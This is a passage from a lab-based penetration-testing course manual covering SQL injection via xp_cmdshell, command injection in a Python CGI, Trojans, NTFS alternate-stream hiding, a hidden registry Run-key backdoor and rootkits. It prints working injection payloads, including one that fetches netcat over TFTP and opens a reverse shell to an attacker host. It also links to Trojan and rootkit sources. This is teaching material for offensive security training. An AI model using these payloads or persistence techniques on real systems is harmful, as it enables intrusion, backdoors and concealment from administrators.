
```
' or 1=1;exec master..xp_cmdshell '"ipconfig" > c:\inetpub\wwwroot\ip.txt';--
```

Lastly, we'll try to get a shell from the SQL server. We'll use `xp_cmdshell` to try and upload Netcat from a Tftp server.


```
' or 1=1;exec master..xp_cmdshell '"tftp -i 192.168.9.100 GET nc.exe && nc.exe 192.168.9.100 53 -e cmd.exe';--
```

13.2 Web Proxies

Up to now, we've dealt with Injection attacks where the input directly controlled by the user. On many occasions, the web application restricts the user input at the client side. This could be in the form of a drop down menu (where input is limited to the menu items) or input may be checked for length or special characters using Javascript.



In these cases we can usually bypass client side restrictions by using a local web proxy. This proxy intercepts the outgoing HTTP request and allows us to edit it, effectively bypassing all client side restrictions. A convenient proxy present in BackTrack appears as a Firefox plugin - "Tamper Data".






13.3 Command injection Attacks

Command injection attacks are a different form of web application attack vector. This vector relies on unsanitized user input being taken from the web application and passed to a “system” execution function. This would allow for command chaining, which would effectively allow the attacker to execute command on the web server. Let's examine the following simple web application:

This is the underlying code of the CGI (python):



```
#!/usr/bin/python

import cgi
import os

print "Content-Type: text/html\n\n"

form = cgi.FieldStorage()

if (form.has_key("action")):

    output=os.popen("ping " + form["action"].value ).readlines()
    for line in output:
        print line + "<br>"


else:

    print "Please enter input!"
```

When the user inputs a valid IP address (192.168.9.37), the python system os.popen function will look like this:

```
output=os.popen("ping " + 192.168.9.37 ).readlines()
```

However, what would happen if the user would input the following command ?





In this case, the “&” chains the commands and executes them one after the other. This is the output of the malicious input attempt:

```
Pinging 192.168.9.37 with 32 bytes of data:

Reply from 192.168.9.37: bytes=32 time<10ms TTL=64
Reply from 192.168.9.37: bytes=32 time<10ms TTL=64
Reply from 192.168.9.37: bytes=32 time<10ms TTL=64
Reply from 192.168.9.37: bytes=32 time<10ms TTL=64

Ping statistics for 192.168.9.37:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
Volume in drive C has no label.
Volume Serial Number is E448-E451

Directory of c:\inetpub\wwwroot

12/21/2006 12:08p
.
  12/21/2006 12:08p
..
  12/20/2006 09:42p 973 base-login.asp
  03/01/2006 01:10a 634 Global.asa.bak
  02/26/2006 10:24p images
  12/21/2006 09:26a 860 login-off.asp
  12/21/2006 09:23a 850 login.asp
  12/21/2006 11:45a 213 pingme.html
  12/21/2006 11:43a 305 pingme.py
  12/21/2006 11:43a 305 pingme.py.txt
  12/21/2006 09:25a 100 restricted.htm
  07/21/2006 05:59p
scripts
  11/15/2003 07:55p
_private
  06/07/2004 03:35p
_vti_cnf
  06/07/2004 03:35p
_vti_pvt
  8 File(s) 4,240 bytes
  7 Dir(s) 671,744,000 bytes free
```

Try attacking this machine and gaining a SYSTEM shell on it. Use the *whoami*



command to verify your user permissions.

There are dozens of additional web application attack vectors, which are usually specific to the database and web server environment. We've barely covered the basic attack vectors in this module. Please take time to research this topic independently.



13.3.1 Exercise 25

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs.

1. Attempt to recreate the SQL Injection module attack in the lab environment by attacking the web application on the MS SQL server. Go through all the stages of the module. Identify the vulnerability, enumerate table names, insert a record (username / password) and receive a reverse shell.
2. Feel free to experiment with different SQL queries and stored procedures as well. PLEASE DO NOT **DROP** THE DATABASES OR **DAMAGE** THEM IN SUCH A WAY THAT THEY WILL BE INACCESSIBLE TO OTHER STUDENTS.
3. Attempt to recreate the Command Injection module attack in the lab environment by attacking the web application on `http://<mssql server>/pingit.html`. Attempt to receive ADMINISTRATIVE privileges on this machine (be careful, there's a trick here!). Verify your permission on the victim machine by using the *whoami* command (upload if necessary!).



END OF VIDEO PRESENTATIONS

The Offensive Security Course 101 Officially ends here.

In the following chapters you will find reviews of “HouseKeeping” methods and techniques which are commonly used in Windows environments. These are added as a reference, as they are not directly related to BackTrack, however they are related to the Offensive Security field.



14. Module 14 - Trojan Horses

Trojan horses are rarely used in penetration tests. However they constitute a large portion of the post exploitation process and must be addressed. For more information about Trojan horses, please visit the following link:

[http://en.wikipedia.org/wiki/Trojan_horse_\(computing\)](http://en.wikipedia.org/wiki/Trojan_horse_(computing))

I tend to categorize Trojan horses into three main families: Binary Trojans, Open Source Trojans and World Domination Trojans (bots). These Trojans can further be categorized as “bind connection” and “reverse connection”, depending on their connectivity architecture. As we've seen in Netcat, a “reverse connection” Trojan is able to traverse NAT and essentially connects from the victim to the attacker.

14.1 Binary Trojan Horses

These Trojans come in Binary form (exe) and usually include a “Trojan Configuration” graphical interface. They are built for nastiness and often include features such as “Swap mount buttons”, “Eject CD Rom”, “Spy on Webcam” etc.

Binary Trojans are considered extremely unsafe to use as they often contain backdoors themselves. Several years back there was a popular Trojan called “Optix Pro”, which was frequently updated and used widely by the hacker community. A deeper analysis of the Trojan revealed a “Master” password to the Trojan which was carefully crafted by the authors of Optix. Essentially the hackers using the Trojan gave access to the Optix authors to each computer the Trojan was installed on. Several examples of Binary Trojans can be found here:

<http://www.offensive-security.com/offsec101/binary-trojans.tar.gz>



14.2 Open source Trojan horses

Open source Trojan horses are preferred as their source code can be reviewed for backdoor functions. There have been several situations where an open source Trojan contained a backdoor, so trusting open source Trojans blindly is not recommended. The additional benefit of open source Trojans is that they can be modified and enhanced to suit our needs.

14.2.1 Spybot

Spybot is an IRC based Trojan. It acts as an IRC client which connects to an IRC server (either hosted by the attacker or by a 3rd party). The Trojan requires a password for operation and is able to listen to IRC chat commands as well as execute commands on the victim machine.

You will need lccwin32 to compile spybot. Sources and lccwin can be found here:

<http://www.offensive-security.com/offsec101/spybot.tar.gz>

14.2.2 Insider

Insider is an HTTP based Trojan which is built for bypassing corporate firewalls and content inspection systems. The Trojan attempts to make an HTTP GET request to a predefined web server which contains a list of commands for execution. The Trojan looks for proxy server addresses in the registry and, if found, uses the proxy to connect to the web. If proxy authorization is required, the Trojan will pop up a proxy authentication dialog which will hopefully be filled by the unsuspecting user.

Sources can be found here:

<http://www.offensive-security.com/offsec101/insider.tar.gz>



14.3 World domination Trojan horses

These Trojan horses can be considered as “hybrid worms,” as their main function is to spread and infect additional computers, usually by using common exploits. These Trojans usually scan the internet (or a predefined IP range) for vulnerable computers. When such a computer is found and exploited, the Trojan uploads a copy of itself to the victim machine, executes it and starts scanning again. When armed with fresh exploits, these Trojans can spread extremely fast. I've seen a single Trojan spread and automatically hack four thousand victims over 24 hours. These Trojans (bots) usually join together to form a “Bot-net” which can be used for DDOS attacks, spreading spam and other unpleasant features.

14.3.1 Rxbot

Rxbot is an IRC based Trojan with “spreading” capabilities. For fear of uncontrolled spreading, this Trojan will only be reviewed at the source code level. This trojan has some very interesting anti debugging code, including vmware checking etc. BE CAREFUL!

<http://www.offensive-security.com/offsec101/rxbot.tar.gz>



15. Module 15 - Windows Oddities

15.1 Alternate NTFS data Streams

Alternate data streams (ADS) are a relatively unknown compatibility feature of NTFS. ADS have the ability to fork file data into existing files without affecting their functionality, or size. Found in all versions of NTFS, ADS capabilities were originally conceived to allow for compatibility with the Macintosh Hierarchical File System, HFS. Alternate Data Streams have come to be used legitimately by a variety of programs such as antivirus programs. For more information about ADS, please visit: <http://www.heysoft.de/nt/ntfs-ads.htm>

Let's try using ADS to hide malicious files on a victim machine. Please follow this example closely:

```
C:\muts>dir
Volume in drive C has no label.
Volume Serial Number is A0EB-9535
Directory of C:\muts

11/13/2006  12:56p    <DIR>          .
11/13/2006  12:56p    <DIR>          ..
11/13/2006  12:55p                59,392 nc.exe
           1 File(s)                59,392 bytes
           2 Dir(s)  3,114,639,360 bytes free

C:\muts>echo "hi, i am text in a text file" > muts.txt

C:\muts>dir
Volume in drive C has no label.
Volume Serial Number is A0EB-9535
Directory of C:\muts

11/13/2006  12:56p    <DIR>          .
11/13/2006  12:56p    <DIR>          ..
11/13/2006  12:56p                33 muts.txt
11/13/2006  12:55p                59,392 nc.exe
           2 File(s)                59,425 bytes
           2 Dir(s)  3,114,639,360 bytes free
```



```
C:\muts>type nc.exe > muts.txt:nc.exe

C:\muts>del nc.exe

C:\muts>dir
Volume in drive C has no label.
Volume Serial Number is A0EB-9535
Directory of C:\muts

11/13/2006  12:56p    <DIR>          .
11/13/2006  12:56p    <DIR>          ..
11/13/2006  12:56p                33 muts.txt
                1 File(s)        33 bytes
                2 Dir(s)   3,114,639,360 bytes free

C:\muts>start ./muts.txt:nc.exe
C:\muts>
```



15.1.1 Exercise 26

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs (Optional).

1. Connect to your Windows XP SP1 client using RDP and attempt to recreate the module exercise. Start by hiding calc.exe inside a txt file.
2. Verify that the ADS is functioning by executing the hidden file.



15.2 Registry Backdoors

Microsoft Registry Editor for 2K and XP (Regedt32.exe) has a design flaw that allows you to hide registry information from viewing and editing even from users with administrative access. For some reason Microsoft refuses to acknowledge this as a bug, and this “feature” is still functional years after disclosure.


To reproduce the bug, follow these instructions:

1. Run Regedt32.exe and create a new string value in:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

2. Fill this key name with a string of 258 characters (A's are fine).

3. Create an additional string value called "calc.exe" and assign it the string "calc.exe". You should see the following:



4. Press F5 (refresh) and you will see how the key magically disappears.
5. Log off and log back on to the machine, and you should see calc.exe being executed.



15.2.1 Exercise 27

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs (optional)

1. Connect to your Windows XP SP1 client using RDP and attempt to recreate a registry backdoor that will execute “calc.exe” on login.
2. Verify that the “backdoor” works by logging out and then back in to the Windows XP SP1 machine.



16. Module 16 - Rootkits

Rootkits are malicious programs which attempt to hide specific information from the user or operating system. Rootkits can appear as either be userland programs or kernel drivers. The average rootkit hides TCP/UDP connection details, specific running process details and specific files. Rootkits usually complement Trojan horses by hiding the presence of the Trojan horse from the system administrator.

For more information about rootkits, please visit:

<http://en.wikipedia.org/wiki/Rootkit>

An interesting story about the Sony rootkit can be found at:

http://en.wikipedia.org/wiki/2005_Sony_BMG_CD_copy_protection_scandal

16.1 Aphex Rootkit

This rootkit is a very simple rootkit written by Aphex in 2003. It's a bit outdated, and other much more powerful rootkits exist, but it's a nice rootkit to start with. We'll "infect" a victim computer with a Netcat Trojan (bind shell on port 4444). A sophisticated network administrator should notice the following irregularities on this infected machine:

- nc.exe process running in the process tab
- netstat should show port 4444 as "listening"
- nc.exe will be found on the filesystem

The Aphex 2003 rootkit can be used to conceal these details from the network administrator, thus making our Trojan more difficult to identify and remove.

<http://www.offensive-security.com/offsec101/aphex.tar.gz>



16.2 HXDEF Rootkit

The Hacker defender project is a Windows NT rootkit which uses API hooking techniques to hide specific information from the operating system and its administrators. This is a very powerful rootkit which has grown to be very popular amongst hackers. The rootkit has open sources which makes it possible to alter and extend it.

The hxdef.org site use so sell undetected versions of the HXDEF rootkit, however they have stopped doing to for about a year now.

More information about HXDEF can be found here:

<http://hxdef.org/about.php>

Download HXDEF here:

<http://www.offensive-security.com/offsec101/hxdef.tar.gz>



16.3 Exercise R.I.P

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs

1. Experiment with Trojans and Rootkits on your Windows SP1 machine. This lab will probably kill your XP SP1 client, so make sure you leave it for last!



Final Challenges

Well done! You've reached the end of the official training. The labs contain many more interesting and vulnerable machines. Please feel free to explore and exploit these machines. Although all the individual techniques have not been practiced, the procedures to discover and implement them has been introduced. Use the resources introduced in this course, along with your creative thinking...

Do not forget to documents your actions and include them in the Leo file!

Tasks:

- 1) Identify and exploit the server running Cacti, root privileges required (5 points).
- 2) Identify and exploit the Red hat 9 server, root privileges required (3 points)
- 3) Identify and exploit the Red hat 6.2 server, root privileges required (3 points)
- 4) Identify and exploit the Fedora Core 4 workstation, root privileges required (3 points)
- 5) Identify and exploit the Router machine, root privileges required.(3 Points)
- 6) Identify and exploit the vulnerable Sendmail server on the Red hat 7.3 system, root privileges required (5 points).
- 7) Identify Bob's Client machine. Exploit it, gain ADMIN / SYSTEM privileges and find out Bob's POP3 password (7 points) XXXX

Hints may be given in our IRC channel, but they will cost you points! ;)



PAGE INTENTIONALLY LEFT BLANK